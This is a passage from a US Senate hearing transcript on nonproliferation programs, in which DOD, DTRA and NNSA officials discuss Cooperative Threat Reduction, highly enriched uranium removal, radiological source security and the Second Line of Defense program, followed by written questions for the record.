Another issue that's already come up today is the transportation process that DOD is going through. One of the reasons we launched that is because we discovered and were able to discuss in this mechanism the fact that we ended up on a removal from a country using the U.S. Transportation Command assets, but not having a way to actually coordinate that directly with the CTR program because the mechanism wasn't in place.

So we figured out that it actually costs the U.S. Government double, because it wasn't in place, what it would have cost had it been in place. So we just decided, okay, let's get this finished, let's set this up so that in the future we have the flexibility and the cost effectiveness to be able to do this in the most efficient way.

So I think those are just a couple more examples of why this interaction among us, including among our research and development groups and at other levels, is so valuable, not only in terms of program implementation, but in terms of budget efficiency.

Senator FISCHER. On your core groups that meet, does that stay the same group all the time or does it vary depending on what nation the United States may be in at the time?

Mr. MYERS. We obviously will augment the working groups with regional expertise or specific subject matter expertise if it's needed.

Senator FISCHER. Where does the expertise come from?

Mr. MYERS. A little bit from all of us, quite honest with you. Obviously, Secretary Creedon's colleagues in the Office of the Secretary of Defense-Policy, our colleagues at NNSA, as well as from the DOS, their country desks, their regional bureaus, and obviously the technical support comes from all three of us as well, and sometimes from outside our three organizations and the DOS.

Senator FISCHER. Thank you very much.

Ms. CREEDON. Just to add there, not only from Policy; we pull in all of our regional offices, and we also then can tap into the Joint Staff as well and so bring in their expertise.

Ms. HARRINGTON. We also have staffs at a limited number of embassies overseas in critical countries. So both DOE and DOD work with DOS and work through the embassies to also engage that network in our work.

Senator FISCHER. Thank you.

Senator HAGAN. I have one more question I wanted to ask in the open forum and certainly Senator Fischer can, too. I wanted to ask Ms. Harrington, last year I asked a similar question and I wanted to follow up on it this year. It pertains to the production of the medical isotope molybdenum-99 using low enriched uranium and converting Russian reactors that produce it from highly enriched to low enriched uranium. What is the status of that work?

Ms. HARRINGTON. Thank you, Senator. The minimization of the use of highly enriched uranium for civilian purposes is one of our high target programs, because that is where a good deal of the highly enriched uranium lies across the world.

In Russia we are working on two tracks. One is to convert their research reactors in general to low enriched uranium. We have completed six studies in that area. Two reactors are ready to go forward. The Russians have made a public statement that they intend to complete the first conversion by the time of the 2014 nuclear security summit. So that's a good step in the right direction. The second reactor should follow soon after that, and hopefully more after. The Russians have made significant public statements to the effect that they will underwrite a significant portion of the cost of those conversions and shutdowns.

On the moly-99 conversion, we also are working with them on that, but in a somewhat different venue. The Nuclear Energy Agency (NEA), which is headquartered in Paris, has a committee that looks specifically at the isotope production worldwide. Through that committee, we are developing a global strategy for full-cost recovery production of low-enriched uranium-based moly-99.

As you may know, we've already made significant progress with our European partners moving in that direction. South Africa really was the first major step in that direction. Russia is moving in that direction and we will continue to push on them both bilaterally and through the NEA. That is an important goal for us.

We have worked within the administration, I think, to do some fairly creative things that we're holding out as models to other countries. For example, the Department of Veterans Affairs, Medicare, government programs that deliver medical services and use this isotope in those medical services can give preference to low-enriched uranium-based moly-99. This can do a lot in terms of encouraging the marketplace to move in that direction.

So those are things that indeed are very helpful. We also are working with national regulatory agencies like our Federal Food and Drug Administration to license the low-enriched uranium-produced moly-99 so it can be used in more countries.

But that's a long answer and it's not totally specific to Russia, but it's a complicated, more global issue because ensuring a consistent supply of this is absolutely critical.

Senator HAGAN. Thank you.

Other questions?

Senator FISCHER. Madam Chair, I yield back my time. Thank you.

Senator HAGAN. What I'd like to do now is we will adjourn this open session and we will go over to the Capitol to the closed session. Thank you. We are adjourned.

[Questions for the record with answers supplied follow:]

QUESTIONS SUBMITTED BY SENATOR JAMES M. INHOFE

NEW 4-YEAR NUCLEAR SECURITY INITIATIVE

1. Senator INHOFE. Ms. Harrington, in April 2009 President Obama announced a new international initiative to secure all vulnerable nuclear material worldwide within 4 years. However, the administration appears to have moved the goal posts for the initiative, and adjusted its scope to focus on only securing the most vulnerable nuclear materials. What are the criteria for determining the most vulnerable materials, and can they specify how the original scope of work has been changed and what countries and facilities are no longer encompassed by the 4-year initiative?

Ms. HARRINGTON. The National Nuclear Security Administration's (NNSA) goal under the 4-year effort is to remove or dispose of a cumulative total of 4,353 kilograms of vulnerable nuclear material (highly-enriched uranium (HEU) and plutonium) by December 31, 2013, and this goal has not changed. The criteria that determines the highest priority work for securing vulnerable nuclear material includes the type of material (HEU, Pu, different radiological sources, et cetera), the form of the material (metal vs. alloys vs. oxides, et cetera), the quantity of the material, and a number of other factors that can be expanded upon in a classified briefing.

As of May 2013, NNSA's Global Threat Reduction Initiative (GTRI) has removed and/or confirmed the disposition of 3,641 kilograms of HEU and plutonium. GTRI must remove or confirm the disposition of another 712 kilograms of HEU and/or plutonium by the end of 2013 to meet this goal and we are currently on track to achieve this metric. In addition, over the past 4 years GTRI has removed all HEU and plutonium from 10 countries for a cumulative total of 23 countries deinventoried of these dangerous materials.

From the perspective of security upgrades to buildings containing weapons usable nuclear material, that aspect of the 4-year plan will be complete once 229 buildings are upgraded. All of the original 229 buildings identified are still part of the plan for upgrades. To date, we have completed security upgrades at 218 of the 229 buildings. The remaining 11 buildings are located at a single large nuclear site in Russia and we are working with our Russian counterparts to complete those upgrades on schedule.

Four years of accelerated effort helped NNSA make a significant contribution to global security, but it is accurately described as "a sprint in the middle of a marathon." Significant stockpiles of HEU still exist in too many places, and global inventories of plutonium are steadily rising. NNSA will continue to work with international partners to eliminate additional stocks of HEU and plutonium after the completion of the 4-year effort.

2. Senator INHOFE. Ms. Harrington, the Government Accountability Office (GAO) reported in December 2010 that a comprehensive strategy for the initiative did not exist and it raised many questions on the scope, timeframe, costs, and challenges associated with the initiative. The GAO recommended that the administration develop a comprehensive plan for implementing the initiative identifying the scope of facilities, U.S. programs responsible for addressing each location, and estimated timeframes and costs to address each site. To your knowledge, has the administration made any effort to develop such a comprehensive plan, and why not, if it hasn't?

Ms. HARRINGTON. Yes, the administration has developed a comprehensive classified U.S. Government strategy to lock down nuclear materials that identifies and prioritizes facilities and other nuclear security goals and allocates U.S. programs for addressing facilities, national capabilities, and the global nuclear security architecture. We routinely participate in interagency meetings led by the National Security Staff to discuss the status of NNSA's efforts that support the comprehensive strategy and ensure we remain coordinated on implementing a comprehensive plan. If you require additional information, NNSA will brief appropriately cleared staff in a classified setting.

3. Senator INHOFE. Ms. Harrington, many of the programs involved in working with other countries to secure nuclear materials have been in place and working internationally for many years, including the NNSA's nuclear material protection, control, and accounting (MPC&A) program and the GTRI. How much more work do these programs have to do, what are their key priorities, and how much longer do they need to achieve their goals?

Ms. HARRINGTON. The GTRI program has identified 5,350 kilograms of HEU and plutonium that needs to be removed or dispositioned by the end of 2019, which

leaves about 1,000 kilograms to remove after the 4-year plan ends in December 2013. GTRI is also focused on the conversion of research reactors and isotope production facilities from HEU to low enriched uranium (LEU). To date, GTRI has successfully converted or verified the shutdown of 88 of the 200 HEU fuel research reactors and isotope production facilities.

Additionally, GTRI estimates that there are more than 13,000 civilian buildings (70,000 devices) worldwide in over 100 countries that maintain high activity radiological sources of concern, with 8,500 in the United States and in other-than-high-income countries. GTRI and the interagency have identified the five most prevalent isotopes of concern as Cobalt-60, Cesium-137, Americium-241, Iridium-192, and Strontium-90. While the quantity of material sufficient to create a significant radiological dispersal device" varies by isotope, GTRI has categorized the most high-risk quantities into two levels: Category 1 thresholds generally have a radioactive activity of 1,000 curies and greater (such as a cesium-chloride capsule the size of a pencil), and Category 2 thresholds as 10–1,000 curies (such as a capsule of iridium the size of a pencil eraser). To date, GTRI has upgraded the security at 1,529 civilian buildings housing radiological sources (1,013 internationally and 516 domestically). Based on current projections, GTRI anticipates a protection program completion date of 2044, with GTRI planning on completing the highest priority sites as soon as possible.

The MPC&A program has completed a significant amount of work to secure vulnerable nuclear material. However, we continue to seek opportunities to partner with our Russian counterparts on further improvements to security systems and practices in that country due to Russia's very large material stockpiles. Nuclear security is not a static concept; rather it requires continual analysis and testing of system performance against a range of evolving threats. This has been a significant theme in our cooperation with Russia, and we have been able to work with counterpart organizations over the years to continue to improve security at these sites by addressing additional gaps that have been identified. For example, in recent years we have redoubled our efforts to ensure the security upgrades we support are effective in mitigating insider threats and have made important improvements in that area. Nevertheless, important work remains to be done such as improving personnel reliability programs and continuing to enhance nuclear security culture. Another example is the material consolidation efforts that are underway at two locations in Russia under this cooperation, which will significantly reduce the security requirements and the long-term cost of meeting those requirements at these two sites. There may be additional opportunities to engage in this kind of effort. Additionally, there are several HEU-fueled research reactors, more than 70 radioisotope thermoelectric generators, and hundreds of civilian buildings with high-activity radiological sources in Russia that require conversion, recovery, and/or physical protection upgrades.

Russia has continued to fund an increasing share of costs for new upgrades and sustainability measures related to nuclear security, but it is the assessment of NNSA that the U.S. needs to remain actively engaged in Russia. An ongoing nuclear security partnership with Russia will continue to foster broad improvements in nuclear security best practices there and will facilitate faster and more effective solutions to meeting the security challenges that both countries consider critically important.

NUCLEAR SECURITY SUMMITS

4. Senator INHOFE. Secretary Creedon and Ms. Harrington, the administration has initiated and supported a biennial Nuclear Security Summit process that has brought together dozens of world leaders to build consensus on practical steps that can be taken to improve nuclear security worldwide. The next Summit is scheduled for 2014. What goals and expectations do you have for the 2014 Summit?

Ms. CREEDON. The broad goals of the Nuclear Security Summit process are for participating countries and international organizations to come to a common understanding of the threat posed by nuclear terrorism, to agree to effective measures to secure nuclear material, and to prevent nuclear smuggling and terrorism. Those overarching objectives have not changed. President Obama has recently committed to attending the 2014 Summit in The Hague, Netherlands, and the Department of Defense (DOD) will continue to support the Nuclear Security Summit process actively.

Ms. HARRINGTON. The White House is leading the U.S. Government efforts for the 2014 Nuclear Security Summit and would be best able to provide details. For its

part, NNSA actively participates in this U.S. interagency summit process, and what we do know is that U.S. priorities going into 2014 fall into three broad areas:

(1) strengthening the global nuclear security architecture (treaties, institutions (such as the International Atomic Energy Agency (IAEA)), informal collectives, and national regulations that govern nuclear security behavior);
(2) maintaining a high rate of execution on the national commitments from the 2010/12 Summits and identifying further tangible security outcomes (i.e., HEU removals); and
(3) expanding on a relatively new concept of international assurances (things done by a state or others to provide confidence in the effectiveness of nuclear security). Our nonproliferation programs continue to work towards implementing all of the commitments made during the two previous Nuclear Security Summits, and NNSA will be prepared to support the administration's global nuclear security agenda at the 2014 Nuclear Security Summit, and beyond.

5. Senator INHOFE. Secretary Creedon and Ms. Harrington, it is unclear whether the administration supports continuing this summit process beyond 2014, which has raised questions about how the global nuclear security agenda can grow and maintain a high profile without U.S. leadership. What are your views on the security summit process and whether it should be sustained beyond 2014?

Ms. CREEDON. The Nuclear Security Summit process has provided participating countries and international organizations much-needed impetus and an important forum for discussing and thinking critically about how to improve nuclear security. One of the goals of the Nuclear Security Summit process is to expand, enhance, empower, and energize the existing institutions and structures aimed at advancing nuclear security. The 2012 Seoul Communiqué identified the central role of the IAEA in this field; the United Nations and INTERPOL have their own areas of responsibility and competence as regards nuclear security. Therefore, regardless of whether the Summit participants decide to sustain the Summit process beyond 2014, we should work to ensure that these institutions have the human and financial resources, technology, and authorities they need to fulfill their respective mandates and execute their different but related missions—thereby reaching new levels of effectiveness in nuclear security.

Ms. HARRINGTON. The Nuclear Security Summit process has provided a critical political boost and brought the highest level of attention to improving nuclear and radiological security around the world. The Summits have invigorated important multilateral platforms and accelerated projects in dozens of countries to secure, remove, detect, and intercept material. In his speech in Berlin in June, the President has announced that the United States will host a fourth Nuclear Security Summit in 2016. We welcome this announcement and will work closely with the administration to ensure its success.

FOREIGN COSTSHARING

6. Senator INHOFE. Ms. Harrington, in December 2011, GAO reported that NNSA's nuclear nonproliferation programs have made efforts to obtain greater costsharing with foreign countries where these programs are implemented, but GAO noted difficulties NNSA faces in collecting such information and that NNSA is not systematically tracking such data when it is available. Has NNSA been able to make any progress in developing better costsharing information from recipient countries, and has it developed a system for tracking and maintaining costsharing data across all nonproliferation programs?

Ms. HARRINGTON. NNSA's nonproliferation programs consistently work with foreign partners to promote costsharing as a programmatic best practice and to encourage partner countries to build nuclear security capacity and financially support as much of the global nonproliferation effort as possible. Specifically, we have developed several new costsharing efforts and maintain a number of ongoing successful costsharing partnerships, which include:

- Recoveries of Russian radioisotope thermoelectric generators (RTG).
- Nuclear forensics development with the IAEA, European Union, the Global Initiative to Combat Nuclear Terrorism (GICNT), and the Association of South East Asian Nations Regional Forum members.
- Cooperative seismic monitoring efforts with Thailand and the Comprehensive Nuclear-Test-Ban Treaty Organization Preparatory Commission.
- Joint export control training with European, Russian, and Kazakhstani outreach partners.

- International export control, nuclear safeguards, and nuclear security outreach with approximately 25 bilateral partners.
- Costsharing with Russia for various MPC&A upgrades projects and increasing share of maintenance and sustainability support.
- Russian Ministry of Defense funding for all maintenance, sustainability, and retrofit costs for all U.S. funded security upgrades for warhead sites.
- Equal costsharing for radiation detection systems deployed in Russia with maintenance and sustainability costs increasingly taken over by the Russian Federation.
- Costsharing with China for the expansion of radiation detection at borders, ports, and airports and the Nuclear Security Center of Excellence.
- Costsharing with the Republic of Korea and Japan for their Nuclear Security Centers of Excellence and nuclear security course development and regional workshops.

While this program information helps inform planning and country engagement, a system for tracking and maintaining costsharing data across all nonproliferation programs is neither practical nor cost-effective due to the inability to audit another country's accounting records, and is complicated by uncertainties associated with variations in foreign labor rates, labor hours, material costs, and overhead rates. In addition, there may be situations where estimates of costsharing can be made only on the basis of cost-avoidance if NNSA had to bear the full cost of the project. Upon initiating engagement, NNSA carefully considers the financial capacity of foreign partners and encourages them to have a vested interest in the outcome of assistance or collaborative programs.

7. Senator INHOFE. Secretary Creedon and Mr. Myers, have Defense Threat Reduction Agency (DTRA) and the Office of the Secretary of Defense (OSD) been able to make any progress in developing better costsharing information with recipient countries and has it developed a way for foreign nations to be able to fund some of your efforts?

Ms. CREEDON. Yes, we are implementing new costsharing models with Cooperative Threat Reduction (CTR) partners so they can share the costs of projects, thereby demonstrating both a financial and a political commitment to mutual proliferation prevention goals. One example is the Philippines where we are costsharing construction expenses of the new Philippines' National Coast Watch Center; another example is Azerbaijan where they funded construction of the Central Reference Laboratory and the CTR will fund equipment and training costs. Additionally, CTR is exercising the authority provided by Congress to utilize contributions to the DOD CTR program from the United Kingdom, Canada, and Germany.

Mr. MYERS. Yes, the Nunn-Lugar CTR program has made progress in both costsharing with recipient countries and in developing a process for foreign nations to contribute to our efforts.

The CTR program encourages costsharing with recipient countries due to the cooperative nature of the projects. By instituting detailed joint project implementation plans, CTR is able to establish the various roles and responsibilities between the CTR program and the host nation, to include specific tasks for which the host nation is responsible.

The National Defense Authorization Act for Fiscal Year 2010, Public Law 111–84, section 1303, provided CTR program authority to receive outside contributions. We have developed a process, working with the Department of State (DOS), U.S. Treasury, and the Office of Management and Budget, by which outside contributions have begun to come into the program. The first contribution was received in March 2013 from the Ministry of Defence of the United Kingdom of Great Britain and Northern Ireland for $685,000. Those funds will be contractually awarded in support of CTR's Cooperative Biological Engagement Program (CBEP) with scientific studies into avian influenza virus in the country of Georgia. There are two more contributions awaiting the finalization of memorandums of understanding with donors from Canada and Germany as well. We look forward to working with your committee to renew this authority before it expires.

ENGAGING NEW COUNTRIES

8. Senator INHOFE. Ms. Harrington, what work are you doing to secure large stockpiles of nuclear materials in countries outside of the former Soviet Union, where programs like MPC&A have not traditionally worked and where access has been problematic, including China and India?

Ms. HARRINGTON. There is a multilayered strategy that guides U.S. Government nuclear security engagement. Where possible, we remove or secure large stockpiles of materials. Where that is not possible, we engage in activities that promote nuclear security best practices through training and workshops. NNSA partners with China and India to develop Nuclear Security Centers of Excellence (COE), which are intended to serve as central venues for domestic and regional nuclear security training.

During the April 2010 Nuclear Security Summit, China announced a commitment to create a nuclear security training COE that will build on the best practices program that has been underway between DOE/NNSA and the China Atomic Energy Agency (CAEA) since 2004. The COE reflects the commitment of the Chinese Government to strengthen their cooperation on nonproliferation, nuclear security, and combating nuclear terrorism. China has the responsibility for constructing the physical facility, while NNSA is working with DOD and the CAEA on a design for the Center, as well as defining detailed equipment specifications, providing some equipment, and participating in technical consultations. To date, approximately 40 technical exchanges, including best practices and training workshops, have been conducted with Chinese experts. These include many technical discussions on the COE as well as best practices workshops on such topics as Secure Transportation, Mitigating Insider Threat, Domestic Inspections, Measurement Control, and Nuclear Security Culture.

In the case of India, the pace of the collaboration is proceeding more slowly. NNSA hosted a delegation of Indian officials at U.S. nuclear security training centers in July 2012 to further thinking on their training center requirements. The Indian delegation expressed interest in continued bilateral collaboration on the Global Centre for Nuclear Energy Partnership (GCNEP), including curriculum development and facility design consultation. The Indians have reported that they are actively working on internal approvals and planning for the GCNEP. A meeting is scheduled this summer to explore further partnership opportunities. Similar to the China COE, the Indian side is expected to fully fund the construction of the GCNEP.

NUCLEAR SMUGGLING OVERLAP AND FRAGMENTATION

9. Senator INHOFE. Secretary Creedon and Ms. Harrington, in December 2011, GAO identified potential fragmentation and overlapping functions among some Federal programs—including those at DOD, NNSA, and DOS—working to counter smuggling of nuclear materials, equipment, and technologies overseas, especially those providing equipment and training to foreign border security and customs services. Among other things, GAO recommended that the administration undertake a comprehensive review of the structure, scope, and composition of agencies and programs across the Federal Government involved in combating nuclear smuggling overseas. This review would assess the level of overlap and duplication among agencies and programs, potential for consolidation of these functions to fewer programs and agencies, and the feasibility, costs, and benefits of establishing a special coordinator for U.S. counter-nuclear-smuggling assistance to foreign nations. Has such a review occurred, and if so, what are the conclusions; and if not, why not?

Ms. CREEDON. The National Security Staff has led an interagency process to review the integration of the various programs and agencies contributing to the Global Nuclear Detection Architecture (GNDA), with particular focus on programs and agencies providing equipment and training to foreign border security and customs services to counter smuggling of nuclear materials, equipment, and technologies overseas. DOD, DOS, and NNSA contributed significantly to the resulting GNDA International Implementation Plan, which establishes coordinating mechanisms for improved collaboration and programmatic coverage, and establishes priority regions of focus to assist programs and agencies in reducing overlap and duplication of effort. The GNDA report, which references the International Implementation Plan, was submitted to Congress in April 2013. Following this report, the International Implementation Plan was approved in January 2013 via the Interagency Policy Committee (IPC) process, but has not yet been submitted to Congress.

Ms. HARRINGTON. The National Security Staff has led the Countering Nuclear Threats Sub-Interagency Policy Council (Sub-IPC) to take stock of the requirements of a GNDA and create an International Implementation Plan that reflects those requirements and identifies needed actions. This group has served as a cross-government mechanism to coordinate related efforts among participating agencies to prevent overlap and duplication in the areas which fall under the broad rubric of the international (outer) layer of the GNDA. In concert with this effort, the Second Line of Defense Program conducted an extensive strategic review in fiscal year 2012. This

review, and the broader coordination efforts undertaken by this Sub-IPC, involved all relevant U.S. Government agencies including the Departments of State, Defense, Homeland Security, Justice, and others.

RADIOLOGICAL RISKS

10. Senator INHOFE. Secretary Creedon, Mr. Myers, and Ms. Harrington, as terrible as last week's bombings in Boston were, had those bombs been so-called dirty bombs containing radioactive material, the effects could have been much more serious, complicating clean-up, inhibiting evidence gathering, and posing untold remediation and health costs. What steps is the administration taking to secure nuclear and radiological materials within the United States and to prevent trafficking of nuclear and radiological materials into the country?

Ms. CREEDON. DOD takes the security of nuclear and radiological materials very seriously and, as such, we work to complement and support a number of U.S. programs aimed at preventing nuclear and radiological trafficking. Consistent with law and at the request of the Attorney General, DOD provides support to the Federal Bureau of Investigation (FBI) for preventing acts of radiological and nuclear terrorism inside of the United States. DOD provides such support in accordance with the Prevention Framework, which is anticipated to be released May 2013, as one of the five National Preparedness Frameworks of Presidential Policy Directive-8. DOD also has overseas programs such as the Prevention Proliferation Program (PPP), previously called the Weapons of Mass Destruction (WMD) Proliferation Prevention Initiative (PPI), which addresses the vulnerability of partner countries to trafficking of WMD and related components. In addition, the Global Nuclear Security Program (GNS) works with partner countries to account for and secure vulnerable nuclear materials worldwide.

I defer to DOE, NNSA, and FBI on the domestic aspects of securing nuclear and radiological materials and I would direct your question to the Department of Homeland Security (DHS) pertaining to preventing trafficking into our country.

DOD coordinates both the PPP and GNS programs very closely with NNSA and other interagency partners.

Mr. MYERS. DTRA defers to DOE/NNSA, FBI, and DHS on the prevention aspects of securing domestic nuclear and radiological materials and preventing trafficking into U.S. territory.

Within the United States, DTRA provides operational and technical support to DOD components to sustain a safe, secure, and effective nuclear arsenal. We conduct independent nuclear surety inspections of units responsible for the assembly, maintenance, and storage of nuclear weapon systems, and oversight of military inspection teams. We provide research, development, test, and evaluation support to OSD and the military for nuclear weapons physical security, including force-on-force tests to examine DOD policies on nuclear physical security. We coordinate and collaborate with DOE/NNSA on our nuclear stockpile stewardship responsibilities.

Overseas, the Nunn-Lugar CTR program focuses on eliminating, securing, and consolidating WMD, related materials, and associated delivery systems and infrastructure at their source in partner countries and also preventing the proliferation of WMD materials in transit across international borders. DTRA also implements the DOD/FBI/DHS International Counterproliferation Program (ICP). The goal of ICP is to build partner capacity among border, customs, and law enforcement officials to detect, interdict, and investigate illicit WMD trafficking. Additionally, DTRA/U.S. Strategic Command (STRATCOM) Center for Combating (SCC)–WMD directly supports the Proliferation Security Initiative (PSI) activities, in cooperation with geographic combatant commands and other parts of the U.S. Government. This includes design, planning, and participation to support U.S.-led and foreign-hosted multinational PSI exercises and workshops as part of a global effort to stop trafficking of WMD, their delivery systems, and related materials to and from states and non-state actors of proliferation concern.

One final DTRA program bears special mention. The DTRA Nimble Elder program provides the combatant commanders with the capability to search for, locate, and identify lost or stolen radiological devices and/or radioactive material in all operational environments.

Ms. HARRINGTON. Just prior to the tragic bombings in Boston, NNSA's GTRI successfully completed the recovery of two high-activity radiological devices from Boston, MA. The first device, containing nearly 700 curies of cobalt-60, was recovered from St. Elizabeth's Medical Center, and the second, containing more than 1,200 curies of cesium-137 sources, from the Dana Farber Cancer Institute. These are but 2 of the more than 32,000 radiological sources recovered by GTRI in the United

States over the past 20 years. GTRI does this because there are no commercial disposal options for these dangerous radioactive materials.

In addition, GTRI has partnered with the Nuclear Regulatory Commission (NRC), DHS, and FBI to further strengthen security of high activity radiological sources in the United States. The NRC and State regulatory agencies have worked together to create a strong and effective regulatory framework that includes licensing, inspection, and enforcement of facilities with high-activity radiological materials. This framework provides a common baseline level of security to ensure adequate protection of public health and safety and the common defense and security. To assist in that effort, GTRI works with the NRC, the materials licensees, State, local, and tribal governments, and other Federal agencies, to build on the existing regulatory requirements by providing voluntary security enhancements. GTRI's voluntary upgrades complement NRC regulations to ensure the highest possible protection for U.S. locations with high-activity radiological sources.

GTRI implements security systems with remote monitoring capabilities to alert local law enforcement and to counter insider threats. GTRI has also developed an Alarm Response Training course that brings together site radiation protection staff, on-site security, and local law enforcement to train in realistic scenarios using actual radioactive sources. GTRI efforts are important because most site guards are unarmed and local law enforcement is outside the NRC's regulatory control. These domestic radiological security efforts complement similar efforts GTRI is undertaking with nearly 100 other countries.

11. Senator INHOFE. Secretary Creedon, Mr. Myers, and Ms. Harrington, in light of the proposed fiscal year 2014 budget cuts to the GTRI program, should we have concerns that preventing radiological terrorism in the United States is not a high administration priority?

Ms. CREEDON. No. WMD terrorism, including radiological terrorism, is one of the highest priorities of the Obama administration. DOD, in partnership with NNSA, DHS, and FBI, take the prevention of radiological terrorism very seriously and, as such, we have a number of programs to reduce the possibility of such an event. To complement the efforts of other parts of the government such as DOE, DHS, and FBI, DOD has overseas programs such as the PPP, previously called the WMD PPI, which addresses the vulnerability of partner countries to trafficking of WMD and related components. DOD works closely with all of these agencies to coordinate our respective programs and prevent duplication and unnecessary overlap.

Mr. MYERS. DTRA defers to DOE/NNSA on this question given their responsibility for oversight and implementation of the GTRI program.

DTRA fully supports the administration's priority as evidenced by our participation in defense support to civil authorities via assistance to U.S. Northern Command and/or U.S. Pacific Command.

Ms. HARRINGTON. Preventing radiological terrorism remains one of the highest priorities for the administration and NNSA. We are working with our domestic and international partners to secure radiological materials in the most effective, efficient, and timely manner possible.

SECOND LINE OF DEFENSE PROGRAM

12. Senator INHOFE. Ms. Harrington, the Second Line of Defense (SLD) program at NNSA, which works with foreign countries to install and maintain nuclear smuggling detection capabilities, has a proposed fiscal year 2014 budget of $140 million, or a 54 percent reduction from its fiscal year 2013 funding of $263.7 million. The fiscal year 2013 budget for the program was also sharply reduced while the administration took a strategic pause to reevaluate the program. In this context, what changes are being made to the SLD program and its approach to combating nuclear smuggling?

Ms. HARRINGTON. In fiscal year 2012, the SLD program, in coordination with interagency partners, completed a thorough strategic review and analysis to determine the most efficient and effective approach to closing key gaps in the global nuclear detection architecture and increase the impact of detection and deterrence using fixed and mobile deployments. The review incorporated a broad range of data, including: known trafficking pathways; smuggling information; country geography and border porosity based on imagery and other sources; updated maritime shipping system information and trends; the availability of existing infrastructure to support detection equipment; the availability of financial and technical resources to continue operation and maintenance of SLD-provided equipment over the long-term; results of interviews with key partner country stakeholders; deployments in place by SLD

and others; and political developments such as the expanding Russian-led Eurasian Customs Union. The review considered specific site and country information as part of a regional context to more effectively target resources. It also identified the point of diminishing returns after which equipping more ports produced limited benefit with respect to the volume of global and U.S.-bound cargo being scanned for radiation. Sensitive to budget realities in today's fiscal environment, the review also overlaid fiscal constraints so that the optimal approach could be taken to close critical gaps in the detection architecture and improve performance effectiveness.

The strategic review recommended a plan to address remaining fixed detection gaps, expand mobile detection, and fully fund sustainability. The review also resulted in the reorganization of SLD Core and Megaports programs under joint implementation and sustainability subprograms. The changes being implemented to program strategy include an accelerated effort to target deployments of fixed radiation portal monitors (RPM) to address critical gaps in the existing detection architecture surrounding Russia, made more complicated by the creation of a new Customs Union between Russia, Kazakhstan, Kyrgyzstan, and Belarus. At this time, only 17 percent of that work remains to be completed. The SLD program also intends to expand the provision of mobile radiation detection equipment to foreign law enforcement as part of an adaptable, flexible detection approach. The program has developed a reduced Megaports scope that will focus primarily on equipping the key hubs that process the most container traffic and cover the highest threat areas within the maritime system and maximizing SLD's global deterrence effect. Additionally, we have launched special initiatives in strategic focus areas including: enhancing deterrence through discreet monitoring and messaging, enhancing international capability to respond to information alerts related to smuggling through rapid asset mobilization planning, and developing a geospatial data interface that maps SLD capabilities worldwide and can be used in coordination with U.S. Government partners. Finally, SLD has increased technical exchange outreach efforts to recruit donor countries, industry and international organizations to accept a greater financial share of RPM deployments, while continuing an emphasis on the performance and effectiveness of the systems.

13. Senator INHOFE. Ms. Harrington, how will the decrease in funding affect SLD's future plans and commitments with partner countries?

Ms. HARRINGTON. SLD's strategic review considered a variety of factors, including existing trafficking pathways, assessments of border porosity, existing architecture, the ability of partner countries to sustain radiation detection capabilities, and existing fiscal constraints. The result of SLD's assessment led to a streamlined approach with fewer sites/ports and leveraged multiple types of resources to continue to mitigate threats.

For border sites, SLD reduced the program goal from approximately 650 sites to 585. The decrease is a result of removing deployments at crossings on opposite sides of the border, where possible, and areas that were impacted by the Customs Union (Russia-Belarus, Kazakhstan-Russia, and Kazakhstan-Kyrgyzstan). For large ports, SLD reduced the program goal from 100 to 73, which includes the completed 45 ports, plus 14 fully-funded and cost-shared ports, and 14 that would be completed via full financial support of host country or industry partner (technical exchanges). This revision in scope equips the highest threat and volume ports, focusing resources on those ports where the benefit of the RPM installations are apt to have the greatest impact. Though not among highest priority ports, SLD will remain open to considering technical consultations on detection at the 27 ports that have been removed from the program goals should the host country or port operator request it.

With regard to meeting the sustainability commitments that we have made to our partner countries, we remain committed to having a robust sustainability program that focuses on capacity building and maintaining system effectiveness. SLD typically provides between 3 to 5 years of sustainability support to each partner country, including training and maintenance support, data analysis, SLD Help Desk support, workshops, exercises, and assurance visits. Further, during the transition period, SLD conducts quarterly assessments of partner country capabilities to progress to building the requisite indigenous capabilities. SLD will strive to maintain this standard within the new funding profile.

GLOBAL SECURITY THROUGH SCIENCE PARTNERSHIPS PROGRAM

14. Senator INHOFE. Ms. Harrington, in 2008, GAO raised many concerns and problems surrounding NNSA's Global Initiatives for Proliferation Prevention (GIPP)

program, following a series of earlier GAO reports on this program and other agency WMD scientist engagement programs. NNSA is now recasting the GIPP program as a Global Security through Science Partnerships (GSSP) program. What assurances can you give that significant program improvements have been made to the program, including the extent to which GAO's recommendations have been implemented, to ensure the new program will be addressing real threats, using funding cost-effectively, and generating real, measurable results?

Ms. HARRINGTON. In response to the concerns raised by GAO and Congress in 2008, NNSA took immediate action to address all of the recommendations for the GIPP including:

- Implementation of more uniform interagency review and approval procedures for scientist engagement projects overseen by the National Security Council, strengthening an already comprehensive review process.
- Completion of a comprehensive institute risk assessment in order to target resources where they are most needed to prevent proliferation of WMD expertise.
- Revised project criteria including a requirement in Russia and the former Soviet Union to involve institutes that have been assessed as high priority.
- Management reforms to streamline the program, producing significant results, including the reduction of uncosted balances to meet the DOE carryover threshold.

Based on recommendations from Congress, NNSA completed an all-source assessment of the expertise proliferation threat that included an extensive intelligence component. The assessment concluded that there is a significant WMD expertise proliferation threat that no longer is limited to expertise acquired by direct involvement in weapons programs, and that the threat is exacerbated by the increasing global availability and accessibility of weapons-usable information and knowledge. In response to the assessment, NNSA decided to transform its approach to scientist engagement to better address current threats. The GSSP program will be a distinct program from GIPP, but will build on lessons learned over almost 20 years of scientist engagement in the former Soviet Union and elsewhere. GSSP will mitigate the risks of WMD expertise proliferation by refocusing its efforts geographically; leveraging complementary NNSA and U.S. Government programs in a whole-of-government approach; and using new engagement methods that emphasize partnership over assistance or redirection.

The program incorporates all relevant improvements recommended by GAO, and includes a comprehensive prioritization system to identify countries for engagement that includes an assessment of vulnerability, capability, and interagency coordination. Moreover, GSSP has developed an approach to identifying priority areas of "at risk expertise" that are vulnerable to recruitment. By engaging "at risk" populations in priority countries, GSSP will ensure that projects meet nonproliferation objectives. GSSP will coordinate closely with other U.S. Government nonproliferation and nuclear security programs to prioritize the allocation of its resources to those countries that present the highest current and near-term risk of WMD-usable expertise proliferation. GSSP will use a combination of quantitative metrics, expert assessments, and whole-of-government considerations to evaluate its impact in engaged states and to ensure that GSSP effectively supports national priorities and programs. GSSP also will employ objective, weighted indicators to track each state's progress through five levels, with a desired minimal end state of achieving sustainable capacity to address expertise proliferation, corresponding to level three.

COOPERATIVE THREAT REDUCTION ENGAGEMENT PRIORITIES

15. Senator INHOFE. Secretary Creedon and Mr. Myers, currently about 60 percent of the CTR program is used for the CBEP. After the previous sharp focus on nuclear weapons in former Soviet Union countries, how did you determine the need to shift resources to biological issues?
